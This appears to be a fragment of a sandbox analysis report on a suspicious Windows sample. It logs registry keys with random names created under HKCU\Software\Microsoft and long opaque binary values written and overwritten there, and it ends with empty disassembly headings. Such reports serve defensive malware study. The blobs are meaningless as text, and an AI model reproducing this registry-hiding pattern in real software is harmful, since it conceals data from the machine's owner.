HKEY_CURRENT_USER\Software\Microsoft\Hanuha	success or wait	1	92290	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\brya	success or wait	1	A3DD7	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\brya	ilyo	binary	42 AC AA 2C 0E 53 59 8A 79 A0 AE 3D AB CE 24 46 76 EC 8A 5F E0 A3 6A B6 4C E2 FD C1 2F 68 EA E1 FE 8F 7F CE 0F D0 00 EA 48 AD 90 9E DD D7 4A 30 5D F1 AE 19 C9 35 B3 5B 4C A7 F4 5E 9B 47 C0 62 D0 C6 F4 1E E0 DA 50 70 9C 6C C7 0D D7 34 B0 25 23 3D 74 D6 AD 06 A7 D5 C4 F5 2E E3 1E 54 2E 03 26 DB 6D 1C 4C FC 60 14 97 95 9F 43 92 54 2F F0 C0 6F 6F 97 CF CB 0A 5D AB EC 89 B5 4A 1E 4E 73 74 C7 0E 6A AF 93 22 6B 56 77 70 16 74 2D 00 0D 17 E8 B8 8D C5 1C 24 67 F2 F6 39 59 4A EC 58 AD C4 4A 98 D0 F1 C8 E3 EE F9 24 AB CA 2F 65 CD 31 10 13 ED 74 15 89 FE F1 DF FF FE DC 86 78 55 35 04 E5 04 5D 9C 8D	success or wait	1	A3E1A	RegSetValueExW

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			E0 BE 78 EC B0 47 D9 A0 29 CC 57 4F E8 E7 81 CC B2 CC 21 86 7A 32 DF 48 30 D9 A1 06 2E 33 C6 1B D5 A9 CC 26 C3 DC 9F BC 9D E1 D8 77 4F 7D 58 55 8B 35 0D 75 7A D9 2F D0 E5 F0 D5 C1 C3 F7 00 EE 42 13 C7 52 4D B3 47 70 7A 0E AD 89 CB 37 EF D2 4B 8D FE 2B 63 61 14 04 74 EF A8 C7 85 28 5E CE B3 67 FC 82 40 80 DB F5 7C 27 CB C4 5D 39 24 DE 2F C0 58 18 66 E3 1D A6 92 A3 1A 68 42 78 F8 6D 20 C6 0F 80 37 11 DA 48 E9 64 E9 97 5E C7 2D 88 C0 5F 14 33 4C D1 E3 CE 8B 4F DD A9 6E D6 97 D8 A2 F6 2D E0 E8 7F F4 2F 48 B4 6E 30 B4 07 C7 4F 69 26 1B 61 B1 C0 D5 2E 94 88 E4 47 E4 D5 30 79 13 51 09 3A 5C 99 4C 12 11 95 FC B8 9F B0 0E F5 D9 4D D1 16 D4 F3 77 31 E5 2E 51 79 42 E8 CE EA B6 F1 D7 F3 E3 FF A2 55 12 5E CF E2 9E 35 0A F0 5E 13 EA 44 91 5A B2 96 E7 F7 D3 21 06 83 04 20 2F 8D 6E F4 E0 44 A0 B4 7A E6 B3 41 77 AC 91 E6 97 D0 78 CF 21 55 0B FB B0 85 A5 75 8E D3 07 36 1E C4 46 E4 D3 A5 C8 CD 2B E6 A3 47 AC E8 15 BC 1D D7 91 87 AF 02 1E E6 0C DE 24 0F 97 E1 37 41 68 47 23 BB 29 BF D0 8C 6B 45 C7 9E 17 17 E8 72 74 AF 35 1D 13 7C F4 D8 C0 42 A8 0B 15 18 FD 70 FD 89 0A 67 85 58 0C 69 7A D3 CE 39 6B D9 DE DB E6 30 A4 FA EE 99 3B 3E 72 AF A2 DC EA 37 48 43 FE 94 2C E7 B6 4E C8 18 15 9D 58 97 F8 BC D3 37 73 31 51 41 E0 16 C3 3A DC F1 B1 99 8B 2D CA 32 72 26 14 8E 1E 76 47 88 8C 95 A0 08 BD 1A DD 8E BC 96 DC A7 EE FB 77 E4 17 57 4A A8 64 12 89 91 FD 83 5A B5 A4 2A E3 09 BA 16 F0 78 68 A7 04 96 4C 0E A8 E8 03 E9 29 FB AC 4C 7D 6B 71 7F E6 79 0F 8A 1D FD D1 36 16 42 B0 B9 84 87 24 D8 B7 D2 97 CC D7 36 3A CD 2A 61 90 B1 23 05 49 61 12 FB D5 86 E8 75 01 21 77 95 FC 90 E9 76 CB DA 16 24 A0 8E EA BE 09 FE F7 5A 8B 3E 28 6F 10 1A 91 46 FD F8 E3 C8 65 3C 0F 14 88 16 58 52 03 27 F9 C5 7B 9D 62 F3 44 1A 2F 37 BF 1F AF D7 70 EB 5A AE 4B EC 64 FD DD C1 6B 4B E5 CE 3A D5 51 C5 CB ED 4A D0 E6 D2 83 9A 22 DD 49 F3 10 A0 67 23 99 96 0C DB 39 3F 60 95 4F BF 72 E9 53 B5 28 B3 9A A9 97 DD 94 37 16 1D 27 FD AD 25 5B FC 03 DB D7 2B 5D 8B 18 68 7E 65 8B 48 9C 9B 58 64 1F 9B 82 68 D5 3E 5D 8C 01 86 30 96 79 74 57 1C D5 F8 2A 9C B4 FF 30 19 73 44 04 51 13 4A 5E 91 CE 7B FE CD 71 78 49 49 E9 88 20 45 27 33 35 5C B0 B2 96 BB 55 0D 0A 4A 02 38 70 9C 4A DB 50 6A 02 E3 E3 2E 70 06 D6 F7 E3 A5 4D 5F EF D4 3A 1D 4D 27 8A 37 8F 7E 58 25 F3 AE 0C EE 67 9E DE 0C 1D 66 18 7D 5E BF FC C3 6E E4 2C 10 39 5A 80 B9 7F B2 A1 70 3A CA 17 B0 D4 8D 00 78 5D E4 97 AC C4 EB 13 E4 5A 0A 37 A6 39 C3 DB B0 B6 83 9F C8 5B 9D F7				
HKEY_CURRENT_USER\Software\Microsoft\Hanuha	ewuwkope	binary	7E 7D 8A 3F FD 46 55 23 64 65 12 A2 39 7E E9 D4 5C D7 BC A8 53 B8 2C C2 E2 3E E7 98 E8 DA 09 25 61 E8 47 A9 FD 21 D6 EA 3D 88 16 0C E8 AC A2 59 51 B7 E9 9B A8 F7 63 E6 F2 90 71 27 E5 75 D1 4A FC F6 96 3E 14 76 DB 13 D6 87 13 FD 29 02 D0 9A AC C1 56 37 CC 30 9A 1A 59 C6 45 DE 3A F3 2F 30 BC 72 E8 76 E4 AF F5 E4 10 44 1B 37 BA 16 AD A1 0B 84 27 28 DE 80 EF 6D 12 0B 54 B2 FF 58 D0 05 38 EA DB 72 AB 9C 4A 6D 7C E9 99 BC 0C 1E 94 85 77 97 66 C6 CA 50 4F 62 2D D3 CB D4 FB 48 99 23 5D B8 02 78 FB FF 65 EE D5 8B 2D F6 37 3D	success or wait	1	A3E1A	RegSetValueExW

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Hanuha	ewuwkope	binary	7E 7D 8A 3F FD 46 55 23 64 65 12 A2 39 7E E9 D4 5C D7 BC A8 53 B8 2C C2 E2 3E E7 98 E8 DA 09 25 61 E8 47 A9 FD 21 D6 EA 3D 88 16 0C E8 AC A2 59 51 B7 E9 9B A8 F7 63 E6 F2 90 71 27 E5 75 D1 4A FC F6 96 3E 14 76 DB 13 D6 87 13 FD 29 02 D0 9A AC C1 56 37 CC 30 9A 1A 59 C6 45 DE 3A F3 2F 30 BC 72 E8 76 E4 AF F5 E4 10 44 1B 37 BA 16 AD A1 0B 84 27 28 DE 80 EF 6D 12 0B 54 B2 FF 58 D0 05 38 EA DB 72 AB 9C 4A 6D 7C E9 99 BC 0C 1E 94 85 77 97 66 C6 CA 50 4F 62 2D D3 CB D4 FB 48 99 23 5D B8 02 78 FB FF 65 EE D5 8B 2D F6 37 3D	7A C6 D2 40 45 E2 58 EE CE 80 D0 9C 8F 39 48 12 55 A7 11 0E C0 2B BF 51 71 AD 74 0B 78 4A 99 B5 1B 7E F3 25 A3 69 A3 AD A0 75 ED D5 8D CB EA FE F6 10 4E 3C 0F 50 C4 41 55 37 D6 80 42 D2 76 ED 5B 51 31 99 B3 D1 7C B4 71 20 B4 5A 8E A5 77 3D 1C C0 D4 C3 91 3D 8D 70 56 8D 92 71 ED 7A E2 DD F8 A5 94 21 97 B4 38 4A F4 5A FB 04 E7 90 19 C9 BD 20 29 A0 1E 28 81 1B EE 1A D4 ED 1B 05 8C 97 BD 6A 3A 40 CA 96 24 2B D7 E2 83 A7 2B 48 CA 60 98 C2 8B 33 BF 95 5A 4E AC F0 C1 1B F8 CC 78 08 4C C7 7A 0B 27 BC 43 DE 36 E4 30 1D 29 62 31 C9 9F 33 78 10 E8 CE 11 29 3D 3D BA 0F BF 1A 38 74 FD 54	success or wait	1	A3E1A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Hanuha	ewuwkope	binary	7A C6 D2 40 45 E2 58 EE CE 80 D0 9C 8F 39 48 12 55 A7 11 0E C0 2B BF 51 71 AD 74 0B 78 4A 99 B5 1B 7E F3 25 A3 69 A3 AD A0 75 ED D5 8D CB EA FE F6 10 4E 3C 0F 50 C4 41 55 37 D6 80 42 D2 76 ED 5B 51 31 99 B3 D1 7C B4 71 20 B4 5A 8E A5 77 3D 1C C0 D4 C3 91 3D 8D 70 56 8D 92 71 ED 7A E2 DD F8 A5 94 21 97 B4 38 4A F4 5A FB 04 E7 90 19 C9 BD 20 29 A0 1E 28 81 1B EE 1A D4 ED 1B 05 8C 97 BD 6A 3A 40 CA 96 24 2B D7 E2 83 A7 2B 48 CA 60 98 C2 8B 33 BF 95 5A 4E AC F0 C1 1B F8 CC 78 08 4C C7 7A 0B 27 BC 43 DE 36 E4 30 1D 29 62 31 C9 9F 33 78 10 E8 CE 11 29 3D 3D BA 0F BF 1A 38 74 FD 54	AD 58 7D F0 0D CE 53 6C 32 CC 2D 0B 0B E5 6E 6B C0 99 BB 97 44 AF 3B D5 F5 29 F0 8F FD CF 1C 30 EA 2F 19 B2 3F E7 76 D7 F5 F7 36 CB 58 1F EB 9D 95 73 2D 5F 6C 33 A7 22 36 54 B5 E3 21 B1 15 8E 38 32 52 FA D0 B2 1F D7 12 43 D7 39 ED C6 14 5E 7F A3 B7 A0 F2 5E EE 13 35 EE F1 12 8E 19 81 BE 9B C6 F7 42 F4 8C B5 D3 9F 87 17 0B 25 59 76 C8 89 75 E1 78 CF 6B 0B E2 98 25 AA AB 8C B2 29 C6 E6 E1 67 7C 0D 6B 89 CD 3E 73 E8 75 83 5E 06 09 86 30 3F 11 31 8A 71 72 2E 81 89 31 19 A2 62 37 45 7E 68 F9 3C B0 E8 9F 44 FC 2F 98 DF C7 35 F8 35 A1 E9 BF 81 D4 59 17 45 D6 D0 8C 62 70 4F 4F 08 93 E0 E6 D7 DA EC 38 07 EC 21 6E 92 15 14 1E 66 9A 9F BD 8F EC DF 7D 92 65 4A 7D E6 E4 0F 7F 90 4E 8C 35 88 20 D8 2F 66 28 5C 8E E3 96 3D 5E 8C 10	success or wait	1	A3E1A	RegSetValueExW

Disassembly

Code Analysis